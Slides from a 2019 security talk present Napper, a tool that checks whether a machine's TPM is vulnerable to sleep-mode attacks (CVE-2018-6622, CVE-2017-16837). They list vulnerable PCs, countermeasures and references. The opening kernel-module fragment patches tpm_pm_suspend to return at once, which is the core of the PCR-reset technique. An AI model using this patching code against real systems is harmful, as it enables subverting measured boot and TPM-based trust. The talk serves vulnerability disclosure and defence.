	tpm_suspend_addr = kallsyms_lookup_name("tpm_pm_suspend");

	// Backup code and patch it
	memcpy(org_op_code, (unsigned char*) tpm_suspend_addr, sizeof(org_op_code));
	fn_text_poke((void*) tpm_suspend_addr, ret_op_code, sizeof(ret_op_code));

	return 0;
}
```

Napper's User-Level Applications

- **Consist of TPM-related software and launcher software**
  - I added a command-line tool, "tpm2_extendpcrs", to tpm2_tools
  - I also made a launcher software for easy-of-use
- **Load the kernel module and check the TPM vulnerability**
  - The launcher loads napper's module and takes a nap
  - It checks if **PCRs of the TPM are all ZEROS** and extends PCRs
  - It gathers and reports the TPM and system information with tpm2_getinfo, dmidecode, and journalctl tools

Napper Live-CD and USB Bootable Device

Ubuntu 18.04

+ Kernel 4.18.0-15

+ TPM-related software

+ User-level Applications

+ Pinguybuilder_5.1-7

Napper Live-CD.iso

Napper Live-CD and USB Bootable Device

Ubuntu 18.04

+ Kernel 4.18.0-15

Project page:

https://github.com/kkamagui/napper-for-tpm

+ Pinguybuilder_5.1-7

Napper Live-CD.iso

Model	Status	BIOS		TPM	
		Vendor	Release Date	Manufacturer	Vendor String
ASUS Q170M-C	Vulnerable	AMI	11/09/2018	Infineon (IFX)	SLB9665
Dell Optiplex 7040	Vulnerable	Dell	10/10/2018	NTC	rls NPCT
Dell Optiplex 7050	Vulnerable	Dell	11/01/2018	NTC	rls NPCT
GIGABYTE H170-D3HP	Vulnerable	AMI	03/09/2018	Infineon (IFX)	SLB9665
GIGABYTE Q170M-MK	Vulnerable	AMI	04/12/2018	Infineon (IFX)	SLB9665
HP Spectre x360	Vulnerable	AMI	01/07/2019	Infineon (IFX)	SLB9665
Intel NUC5 i5MYHE	Vulnerable	Intel	11/07/2018	Infineon (IFX)	SLB9665

Demo

Napper tool

Countermeasures – CVE-2018-6622
(The Grey Area Vulnerability)

1) **Disable the ACPI S3 sleep feature in BIOS menu**
   - Brutal, but simple and effective
2) **Revise TPM 2.0 specification to define "corrective action" in detail and patch BIOS/UEFI firmware**
   - A long time to revise and apply to the TPM or BIOS/UEFI firmware
   - But, fundamental solution!

Check and update your BIOS/UEFI firmware!

Countermeasures – CVE-2017-16837
(The Lost Pointer Vulnerability)

1) **Apply my patch to tBoot**
   - https://sourceforge.net/p/tboot/code/ci/521c58e51eb5be105a29983742850e72c44ed80e/
2) **Update tBoot to the latest version**

Conclusion

- **Until now, we have trusted the untrustable hardware and software with reputation!**
  - "Reputation" is not "Trustworthiness"
  - Trust nothing only with reputation and check everything for yourself
- **Napper helps you to check the TPM vulnerability**
  - Check your system with Napper or visit the project site for the results
- **Update your BIOS/UEFI firmware with the latest version**
  - If there is no patched firmware yet, disable the ACPI S3 sleep feature in BIOS menu right now!

Questions?

Project : https://github.com/kkamagui/napper-for-tpm
Contact: hanseunghun@nsr.re.kr, @kkamagui1

Reference

- Seunghun, H., Wook, S., Jun-Hyeok, P., and HyoungChun K. *Finally, I Can Sleep Tonight: Catching Sleep Mode Vulnerabilities of the TPM with the Napper.* Black Hat Asia. 2019.
- Seunghun, H., Wook, S., Jun-Hyeok, P., and HyoungChun K. *A Bad Dream: Subverting Trusted Platform Module While You Are Sleeping*. USENIX Security. 2018.
- Seunghun, H., Jun-Hyeok, P., Wook, S., Junghwan, K., and HyoungChun K. *I Don't Want to sleep Tonight: Subverting Intel TXT with S3 Sleep.* Black Hat Asia. 2018.
- Trusted Computing Group. *TCG D-RTM Architecture.* 2013.
- Trusted Computing Group. *TCG PC Client Specific Implementation Specification for Conventional BIOS.* 2012.
- Intel. *Intel Trusted Execution Technology (Intel TXT)*. 2017.
- Butterworth, J., Kallenberg, C., Kovah, X., and Herzog, A. *Problems with the static root of trust for measurement.* Black Hat USA. 2013.
- Wojtczuk, R., and Rutkowska, J. *Attacking intel trusted execution technology.* Black Hat DC. 2009.
- Wojtczuk, R., Rutkowska, J., and Tereshkin. *A. Another way to circumvent Intel trusted execution technology.* Invisible Things Lab. 2009.
- Wojtczuk, R., and Rutkowska, J. *Attacking Intel TXT via SINIT code execution hijacking.* Invisible Things Lab. 2011.
- Sharkey, J. *Breaking hardware-enforced security with hypervisors.* Black Hat USA. 2016.